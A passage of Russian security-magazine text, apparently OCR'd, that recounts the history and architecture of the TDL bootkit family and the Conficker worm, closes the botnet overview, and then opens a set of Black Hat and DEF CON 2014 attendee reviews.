Бизнес на базе TDL-3 было решено свернуть после взлома сотрудниками Esage Lab командных серверов TDL-3 и партнерской программы Dogma Million, что привело к утечке базы клиентов, которая сначала ходила в привате, а потом попала в руки отдела К летом 2010 года. TDL-4, по слухам, разрабатывался другими кодерами из исходников третьей версии, купленной за 65 тысяч долларов. Так или иначе, в июле 2010-го выходит TDL-4 0.01, а уже в августе 2010го — TDL-4 0.02 с поддержкой x64 операционных систем, став первым образцом malware такого вида, обнаруженным In The Wild.


Если TDL версии 1–3 были просто троянами с функцией руткита, то версия 4 уже относилась к такой интересной категории malware, как буткит. Загрузка до операционки на тот момент считалась передовой технологией. Ключевая идея буткита TDL — хранение своих компонентов вне файловой системы, разработчик TDL еще в третьей версии развил ее до концепции шифрованного хранилища с виртуальной файловой системой. Доступ к хранилищу обеспечивался драйвером-руткитом, который, помимо функций сокрытия и самозащиты, создавал виртуальное устройство, что позволяло при работе с файлами использовать стандартные функции WinAPI, такие как CreateFile(), WriteFile(), ReadFile().


Компоненты TDL-4 хранились в специальной области (размером не более 8 Мб) в конце жесткого диска. Среди модулей были замечены:

- своеобразный «антивирусный» компонент, который удалял около 20 вредоносных программ, таких как Gbot, ZeuS, Clishmic, Optima;
- SOCKS-прокси;
- модуль накрутки поисковых запросов (BlackSeo);
- модуль для генерации криптовалюты Bitcoin.

Наиболее интересным нововведением стало появление «полезной нагрузки» kad.dll, предназначенной для обмена информацией между ботами TDL-4 посредством сети P2P по протоколу Kademlia (как Zeus).

В 2011 году антивирусные компании выявили около 60 доменных имен командных центров TDL-4, которые по технологии Double Fast Flux (см. врезки) перенаправлялись на три различных сервера. Базы данных MySQL, поддерживающие работу ботнета, функционировали на трех серверах, расположенных в Молдавии, Литве и США. Согласно информации из этих БД, за три первых месяца 2011 года TDL-3 было заражено около 4,5 миллиона компьютеров по всему миру, около 28% из них находились в США.





TDL-3 based вариант SST (с заражением драйвера) распространялся с начала 2011 года до начала лета, когда пошли загрузки тестовой версии SST на базе TDL-4 с заражением MBR

TDL со временем приобрел много преемников. Очередная киберпреступная группировка (будем называть ее Pragma, такие идентификаторы содержались в их коде) прибрала к рукам исходники TDL-3 и TDL-4 и стала клепать свои альтернативные версии этих вредоносов, получившие название SST или MaxSS. Преемственность кодов TDL привела к тому, что в классификации многих антивирусных вендоров царит полная неразбериха и, по сути, разные семейства продолжают именоваться, как их предок (TDL, TDSS или Tidserv). Продажа кодов TDL-4 не привела к его исчезновению, этот проект продолжил развиваться параллельно проекту SST.

TDL-3 based вариант SST (с заражением драйвера) распространялся с начала 2011 года до начала лета, когда пошли загрузки тестовой версии SST на базе TDL-4 с заражением MBR. На то, что это тестовая версия, указывал большой объем трассировочных логов, отправляемых на C&C во время установки, а также многочисленные сообщения об ошибках, которые буткит слал во время работы. Из фишек сотрудники компании Microsoft отметили очень интересный способ «резервного» канала восстановления связи SST со своими командными серверами. Конфигурационный файл с их адресами содержался в файлах формата JPG, которые размещались на хостинге imageshack.us. Ссылки на такие изображения были в постах, опубликованных на популярных блогерских площадках LiveJournal.com и WordPress.com.

Так или иначе, тестовая версия в августе была заменена новой и содержала в себе уже несколько иной способ получения управления при загрузке. Исполняемый код MBR не изменялся вовсе, а хранилище файлов организовывалось не просто в последних секторах диска, а в виде отдельного раздела размером до 15 Мб. Флаг активного раздела изменялся с загрузочного раздела ОС на раздел SST. Файловая система раздела с хранилищем в целом повторяла ФС TDL-4, однако содержала некоторые улучшения, в частности убрано ограничение на 15 файлов, а сами файлы в заголовке содержали контрольную сумму CRC32. Это позволяло реализовать в ФС проверку на целостность, в случае обнаружения поврежденний файл удалялся из хранилища.

В конце 2011 года на сцену выходит форк TDL-4 под неблагозвучным названием Pihar, который по своим характеристикам почти неотличим от оригинального TDL-4. В нем применен ряд мер, изменяющих сигнатурные характеристики компонентов. Например, шифровался не раздел целиком, а только файл конфигурации. В заголовке этого файла, кстати, присутствовала строка [PurpleHaze], по всей видимости, являющаяся отсылкой к песне Джими Хендрикса.

В 2012 году компания Damballa представила аналитический отчет под названием «A New Iteration of the TDSS/TDL-4 Malware Using DGA-based Command-and-Control». В нем содержится информация об обнаружении трафика, аналогичного по своим параметрам семейству TDL. Он был выявлен с помощью «Плеяд» (Pleiades) — автоматизированной системы обнаружения малвари, использующей механизм DGA для связи с C&C. Дальнейший анализ показал, что это действительно новая модификация TDL-4.

Потомки TDL встречаются до сих пор, например, осенью 2013 года была выявлена модификация Pihar, использующая для повышения привилегий при инсталляции эксплойт уязвимости CVE-2013-3660 (для установки руткита, естественно, нужны права админа).

	TDL3	TDL4
Представление kernel-mode кода	Базонезависимый код в скрытой файловой системе	Образ формата PE в скрытой файловой системе
Загрузка при старте ОС	Заражение случайно выбранного драйвера	Заражение MBR
Самозащита	Хуки на уровне kernel-mode, мониторинг реестра	Хуки на уровне kernel-mode, мониторинг MBR
Полезная нагрузка	tdlcmd.dll	cmd.dll/cmd64.dll
Поддержка x64	Нет	Да
Обход HIPS	AddPrinerProcessor, AddPrintProvidor	AddPrintProvidor, ZwConnectPort
Повышение привилегий	Нет	MS 10-092
Механизм установки	Загрузка драйвера kernel-mode	Загрузка драйвера kernel-mode, перезапись MBR

CONFICKER

И наконец, первое место! Сетевой червь Conficker (aka Kido, Downadup), главная угроза конца 2008 — первой половины 2009 года. Классический пример сетевого червя, можно сказать, наследник червя Морриса. Согласно одной версии, название образовано от слов configuration и ficker (немецкий синоним для fucker).

Получает заслуженное первое место за следующие показатели:

Скорость распространения — первые образцы были обнаружены в ноябре 2008 года. По состоянию на январь 2009-го было поражено около 9 миллионов компьютеров во всем мире. Так много потому, что Conficker использовал для автоматического распространения уязвимость службы Server операционной системы Microsoft Windows, закрытую патчем MS08-067. В апреле 2009 года размер ботсети оценивался в 3,5 миллиона.

Технологичность — реализовывал много различных фич, направленных на устойчивость управления: для связи с C&C применялась технология DGA; распространение новых версий реализовывалось с применением технологий электронной цифровой подписи и механизма P2P оригинальной архитектуры, в которой список пиров формировался динамически, путем сканирования смежных IP-адресов; изменение сетевой инфраструктуры (перенастройка шлюзов) посредством протокола SSDP для распространения в ЛВС.

Существует пять версий Conficker, обозначаемых буквами A (21 ноября 2008 года), B (29 декабря 2008 года), C (20 февраля 2009 года), D (4 марта 2009 года), E (7 апреля 2009 года). В терминологии некоторых антивирусных компаний используются наименования A, B, B++, C, D соответственно.

Версия Conficker.A содержала только один метод распространения — посредством эксплуатации уязвимости в службе Server. Связь с C&C обеспечивалась при помощи DGA, ежедневно генерировалось 250 доменов по псевдослучайному алгоритму. В целях защиты от подмены загружаемых файлов использовалась ЭЦП. Для загружаемого файла высчитывался хеш SHA-1 длиной 512 бит, который затем использовался в качестве ключа шифрования по алгоритму RC4, этот хеш также использовался для цифровой подписи RSA с ключом 1024 бит. В отличие от последующих вариантов, не содержал в себе функций самозащиты.

Есть мнение, что Conficker разработали на Украине, так как Conficker.A проверял наличие украинской раскладки клавиатуры и самоуничтожался в этом случае. Кроме того, по базе

Версия Conficker.A содержала только один метод распространения — посредством эксплуатации уязвимости в службе Server. Связь с C&C обеспечивалась при помощи DGA




Краткая характеристика: сетевой червь

Годы жизни: 2008–2009

Количество заражений: 9 миллионов

Техническая навороченность:

Методы распространения: самораспространение через уязвимости сетевых сервисов



данных GeoIP с сайта maxmind.com определялась принадлежность заражаемого IP-адреса Украине, в этом случае заражение не производилось. В следующих версиях этого функционала уже не было.

В версии Conficker.B для расширения «ареала обитания» были добавлены еще два механизма распространения — путем использования сетевых ресурсов (каталогов) со «слабыми» паролями и алгоритм заражения USB Flash (методом autorun.inf). Была усилена криптография — в качестве алгоритма хеширования был применен алгоритм MD6 (новейший на тот момент, разработан в 2008 году), длина ключа RSA была увеличена до 4096 бит. Появились функции самозащиты: отключался механизм обновления операционной системы и блокировался доступ (путем отслеживания DNS-запросов) к ряду сайтов, где можно было скачать обновление антивирусных баз или специальные утилиты удаления вредоносов.


Основное изменение в Conficker.C касалось механизма DGA, из-за чего некоторые антивирусные компании называют эту версию B++. В качестве ответа инициативе Conficker Working Group по резервированию имен доменов, генерируемых Conficker, разработчики увеличили их количество с 250 до 50 тысяч в сутки, что свело на нет попытки их ежедневной регистрации.

Conficker.D лишился механизмов самораспространения. Была устранена ошибка в реализации MD6 типа «переполнение буфера», допущенная разработчиком алгоритма Рональдом Ривестом. Разрабы позаимствовали его код один к одному, поэтому баг оперативно пофиксили, как только Ривест о нем сообщил. Внедрен механизм P2P для обновления. Его интересной особенностью является отказ от начального списка пиров. Этот список обычно или задается внутри исполняемого кода, или размещается на публичных серверах. Conficker же находит свои пиры методом сканирования IP-адресов. Для каждого найденного IP-адреса проверялось, функционирует ли на нем Conficker. Если да, создавался поток для связи с удаленной копией. При сканировании проверялось нахождение IP в blacklist адресов антивирусных компаний, к ним обращение не производилось.


В Conficker.E вернули возможность заражения через сеть и реализовали фишку с перенастройкой шлюзов по SSDP. Наконец-то с этой версии началась «монетизация прибыли» при помощи двух методов. Первый — загрузка фейкового антивируса Spyware Protect 2009. Второй — распространение трояна Waledac, производившего кражу банковских данных и рассылку спама.

При анализе информации о Conficker не покидает чувство, что разработчики в первую очередь ставили исследовательские цели, уж очень много всяких концептуальных вещей реализовано (кстати, для их проверки нужна была нехилая тестовая лаборатория). С другой стороны одна только прибыль от установки FakeAV, по оценкам специалистов, составила около 72 миллионов долларов. Однако может так оказаться, что сначала ботнет был создан, а уже несколько месяцев спустя появилась идея, что неплохо бы и денежку какую на нем «заработать».

До сих пор непонятно, является ли Украина родиной Conficker. Некоторые исследователи отмечают, что рабочий эксплойт к уязвимости MS08-067 первым появился в Китае и его код почти полностью воспроизведен в Conficker. Эксперты вьетнамской компании BKIS, занимающейся вопросами компьютерной безопасности, сделали вывод о китайском происхождении червя Conficker после анализа его кода: он имеет много общего с червем Nimda, виновником эпидемии 2001 года, который предположительно тоже был разработан в Китае. Официально эти данные не были подтверждены, а сами разработчики Conficker так и не установлены, несмотря на обещанную награду в 250 тысяч долларов от Microsoft.



ЗАКЛЮЧЕНИЕ



Все рассмотренные зверушки в разное время успешно взяли по контроль миллионы компьютеров. И если сейчас в заголовках новостных ресурсов таких огромных чисел уже давно не видно, это не значит, что ситуация со временем улучшилась. Просто поле деятельности сегментировалось, стало больше всякой малвари для построения ботсетей, соответственно, их размер уменьшился. Отрадно, что киберподразделения мира все-таки не зря едят свой хлеб и рано или поздно ловят разработчиков всякой компьютерной нечисти.

Как видно из приведенного топ-10, последние несколько лет отчетливо прослеживается тренд использования в ботнетах P2P-технологий для обновления модулей. Как показала практика, их использование существенно повышает живучесть ботнета. В то же время сложность кода держится на среднем уровне, так как число высокопрофессиональных разработчиков, способных писать всякие крутые штуки типа руткитов или собственных реализаций стека TCP/IP, во всем мире не так уж и велико (когда их уже всех на карандаш возьмут? :)). Да и функционал P2P требует детальной проработки его протокола. В связи с последними событиями (повальная шпиомания, спровоцированная Сноуденом) есть вероятность, что большинство профи вскоре будут задействованы спецслужбами для разработки всяких APT-троянов. Или на аутсорсинговой основе (примеры: троян MiniDuke, предположительно написанный кем-то из адептов вирмейкерской группировки A29; бот BlackEnergy II со шпионскими модулями), или за еду (в четырех стенах).

Что еще интересного можно увидеть в данном обзоре? Ну, например, что большая часть всякой навороченной малвари создается выходцами из России. Для сравнения, в Китае тоже полно умельцев (да и в США тоже), однако засилья китайских или американских ботнетов что-то не видно. Не последнюю роль тут могут играть соответствующие законодательства этих стран, а также степень заинтересованности руководящей верхушки в управлении ситуацией. Со стороны это выглядит так (ну, мы ничего такого не утверждаем ;)), что США и Китай всех своих профи взяли под колпак и ведут необъявленную кибервойну, а в России тем временем планомерно рубят бабло (кто сказал «коррупция»?).

Анализ текущей ситуации показывает, что такие функции, как DDoS и спам, постепенно исчезают из ботов, работающих на десктопе. Указанные функции намного эффективнее реализуются в malware, которая заражает серверы. А какая у нас самая распространенная ОС на серверах? Правильно — Linux! И уровень зловредов там отнюдь не детский.

Напоследок в очередной раз напоминаем, что безопасность твоего ПК в твоих руках. Повышай свой уровень знаний в IT, и пусть участие в каком-нибудь очередном ботнете-миллионнике обойдет тебя стороной.



Степан Ильин
step@glc.ru

BLACK HAT И DEF CON 2014

ДВЕ КУЛЬТОВЫЕ ЗАПАДНЫЕ КОНФЕРЕНЦИИ ГЛАЗАМИ НАШИХ ДРУЗЕЙ

Black Hat и DEF CON — эти две знаменитые конференции собирают если и не всю хакерскую тусовку, то совершенно точно ошеломляющее количество легендарных людей. Достаточно открыть свою ленту в Twitter'е, чтобы понять — тут почти все!

Забавно, что за время работы в][я так и не добрался до них. Да и в этот раз все время провел в бизнес-холле, не имея возможности сходить ни на один технический доклад. Думаю, я еще поделюсь опытом того, как делать стенд и вообще вести себя на западных бизнес-выставках, но сейчас лучше передам слово тем, кто успел всецело насладиться Black Hat'ом и DEF CON'ом. Благо наших друзей, многие из которых были спикерами, там было очень даже немало.

P. S. Заранее приношу извинения тем, к кому не успел обратиться за отзывом, — время очень поджимало :).

АНТОН КАРПОВ

ЯНДЕКС, CHIEF INFORMATION SECURITY OFFICER



Не могу назвать себя «ветераном Блек Хэта», в этом году я посетил конференцию всего третий раз. Однако достаточно пару раз побывать там, чтобы понять несколько простых вещей.

Во-первых, Black Hat — это не про хакеров, хардкор и зиродеи. Black Hat — это большое бизнес-мероприятие. Да, уровень докладов стараются держать на высоте, не допуская маркетингового буллшита или рассказов о том, что такое XSS. На ключевые доклады выбирают исследования чего-нибудь нового, громкого, чтобы можно было пустить медиаволну до конференции. Но первую скрипку давно играют вендоры, а сам Black Hat воспринимается не как тусовка хакеров, а как выставка достижений и товаров огромной индустрии (буквально — ведь самый большой зал на Black Hat занимает так называемый vendor area со стендами компаний, то есть попросту выставка. Кстати, во многом из-за нее в этом году Black Hat прошел на новом месте, где зал для конференций существенно больше по площади).

Во-вторых, все самое интересное на Black Hat происходит не на докладах и даже не на выставке, а на вечеринках. Вечеринки бывают двух типов: открытые и закрытые. Чтобы поддерживать свой имидж на общем уровне, абсолютно все вечеринки называются private party, но на BH «private» на деле означает, что твоя вечеринка не анонсируется на огромном билборде рядом с отелем. Практически все вечеринки вендоров собирают людей по похожему сценарию: подходишь к стенду компании, что-то спрашиваешь, и, если вендор видит, что ты ему хоть каплю чем-то интересен, тебе говорят: «А, кстати, у нас сегодня вечеринка, приходите, вот вам инвайт». Без всякого сарказма — это самый быстрый и действенный способ свести потенциального клиента или партнера сразу с руководством компании, главными технарями, ввести в «свой круг», завязать контакты. Грех не воспользоваться тем, что в Вегасе в дни конференции собирается весь цвет маркетинга, технического и топ-менеджмента множества вендоров.

Клинические случаи, впрочем, тоже бывают. Микрософт, вот уже много лет главный спонсор Black Hat, долго и небезуспешно исправляющий таким образом имидж дырявой компании, не заботящейся о безопасности (миф, теперь уже из девяностых, все еще силен во многих умах), приглашает на вечеринку со звучным названием VIP Researchers Appreciation Party буквально всех, надо только в очереди за инвайтами отстоять. Картина напоминает раздачу рюкзаков и бесплатных обедов в лучшие годы питерских SunTechDays, если кто-то из читателей достаточно стар, чтобы о них помнить :).

Закрытые вечеринки, впрочем, на Black Hat тоже есть. Закрытые по-настоящему, со списками и приглашениями от топ-менеджеров компаний. И это самое интересное, ради чего стоит вливаться в тусовку. На таких вечеринках собираются люди из одной индустрии, которым интересно пообщаться, завести новые полезные знакомства, обменяться опытом. Я во многом терплю Вегас только ради таких вечеринок (те, кто был в Лас-Вегасе, поймут, что это не сарказм. Редкий человек не начнет испытывать раздражение к этому «Диснейленду для взрослых» после пары дней пребывания там, еще более редкому человеку там понравится). Как ни крути, а безопасники из крупнейших компаний твоей индустрии тусят именно на таких вечеринках, часто всей командой.

В-третьих, на Black Hat можно и нужно выступать. Вне зависимости от того, какие цели кто преследует: продать себя, попиариться, поделиться опытом. У нас в России есть достаточное количество исследователей ИБ, как в вендорах, так и в службах безопасности больших компаний. Часто они не видят смысла тратить силы на поездку за океан или боятся, что их доклад будет не принят, как недостаточно хардкорный. Главный смысл на самом деле прост: когда работаешь на своем рынке, а тем более «внутри», в крупной компании, очень легко «забронзоветь» и отстать от реальности. Чтобы этого не произошло, надо регулярно «измерять свою температуру» в индустрии безопасности на крупнейшей тусовке, которой и является Black Hat.

Скажу еще пару слов про одно мероприятие, которое я посетил в рамках Black Hat. Это Executive Summit, однодневная конференция по приглашениям для топ-менеджеров ИБ крупных компаний. Формат конференции представляет собой круглые столы по актуальным темам, на которых участники делятся своим опытом. В конце каждой сессии ведущий круглого стола зачитывает тезисы из обсуждения. Запрет на упоминание конкретных имен и компаний за рамками саммита предполагает довольно откровенную дискуссию. Как представитель defensive-стороны сцены ИБ, я идею подобного саммита горячо поддерживаю. Однако это новое мероприятие, организаторы экспериментируют с форматом, так что есть шанс, что в следующем году оно пройдет более эффективно, с учетом высказанных участниками замечаний и пожеланий.

ЭЛЬДАР ЗАИТОВ

@KYPRIZEL



Когда три конференции проходят одна за другой, невозможно удержаться от сравнений. И если на Black Hat в этом году я попал впервые, то DEF CON был уже третий. В отличие от предыдущих поездок на DEF CON, которые пролетели как один миг в пылу CTF'ов, в этот раз было время посетить и доклады, и вечеринки и завести новые знакомства.

Итак, Black Hat — здесь не покидает чувство, что тебе постоянно пытаются что-то продать, даже когда это совсем не так. Доклады очень разные, от хардкорной эксплуатации до простого озвучивания общеизвестных проблем. Эта конференция однозначно для тех, кто играет за blue team, для кого безопасность — это daily job.

DEF CON — здесь привычные очереди, пестрая околохакерская тусовка. Он однозначно демократичнее, и доклады здесь про другое: fun, взлом, протест. Но на DEF CON ездят не за докладами — это возможность не спеша встретиться с теми, кого читаешь в Twitter'е, снова увидеть тех, с кем из года в год пересекаешься на CTF'ах в разных концах мира. И да — с теми, кого не поймал на Black Hat.

Где-то между этими двумя конференциями проходил BSides — такой слегка неуклюжий клон DEF CON'а, со своими гунами, но без очередей. В этом году был странный принцип: кто первый проснулся, тому и бейдж. Бесплатно, при этом купить бейдж за деньги возможности не было. На доклады пришлось идти напролом (повторять не советую). Здесь, похоже, взяли всех, кто прислал заявки, — например, доклад о том, как развернуть Mersenne Twister, оказался рядом с докладом про криптоанализ хешей от Алекса Бирюкова.

Стоит ли ехать в Вегас? Один раз — точно. Стоит ли ехать снова — каждый решает сам.

СВЕТЛАНА ГАЙВОРОНСКАЯ



Решилась в конце концов написать небольшой write-up о прошедших конференциях в Вегасе. К сожалению, в этот раз на доклады BH попасть мне не удалось, так что речь будет идти по большей части о DEF CON'е. Кроме того, я думаю, что постов с разборами докладов в ближайшие пару недель по интернету будет гулять много, так что ограничусь своими впечатлениями.

Сразу хочу оговориться, несмотря на достаточно противоречивые отзывы о конференции, для меня она будет самой любимой, пожалуй. И дело не в распиаренности, а в ощущении той самой неотъемлемой хакерской субкультуры. Это то самое место, где слово «фрик» может быть применено только к прилично одетым людям, вы вряд ли здесь найдете «галстуков» и «пиджаков». Это место, где живет ощущение свободы, драйва, увлеченности любимым делом, — и очень здорово смотреть, как старшие поколения передают его более молодым ребятам. Здесь напрочь отсутствует понятие формальности, что опять существенно отличает DC от всего, что я видела.

Доклады на DC — это либо глубокие технические презентации, либо шоу со спецэффектами — вы однозначно не найдете здесь вендорских толков. Очевидно, что организаторы и программный комитет стараются поддерживать заданную когда-то планку. В отличие от других конференций, посещаемость докладов всегда высокая, даже в последний день. На моем докладе (а это был последний тайм-слот, в последний день — воскресенье, когда люди уже по домам разлетаются) заполнена была половина внушительных размеров зала. И такая же ситуация по всем трекам. Правда, на мой взгляд, дело даже не столько в контенте, сколько в искусственно созданном ажиотаже — гигантское количество участников, получасовые очереди на доклады. Как-то не очень здорово уходить из зала, когда ты потратил время, чтобы туда попасть, и непонятно, получится ли прорваться на следующий доклад или нет. В любом случае записи докладов, презентации, whitepaper'ы и другие материалы доступны почти сразу после завершения конференции — всегда можно наверстать упущенное.

Еще DC — это о разных активностях вне самой программы и докладов. Это всевозможные мастер-классы, проходящие в режиме нон-стоп, по локпикингу, взлому железа и куче разных других интересных вещей. В этом году, как ломать железки, объясняли даже совсем маленьким — видела детей 6–12 лет, с воодушевлением что-то ковыряющих. Словом, если нет желания идти на доклады — скучно точно не будет, всегда можно найти чем заняться. Я, например, училась замки вскрывать. Кто-то в это время нервировал представителей «Теслы» попытками ее похакать. Кто-то не вылазил из зоны CTF. На конференции шикарная вендорская зона. Это не стенды с представителями компаний, рассказывающими о своих решениях, — это больше напоминает некую ярмарку, где можно обзавестись соответствующей литературой, отмычками, девайсами, а потом судорожно думать, как все это счастье везти через границу. В общем, молодцы ребята, все очень классно сделали.

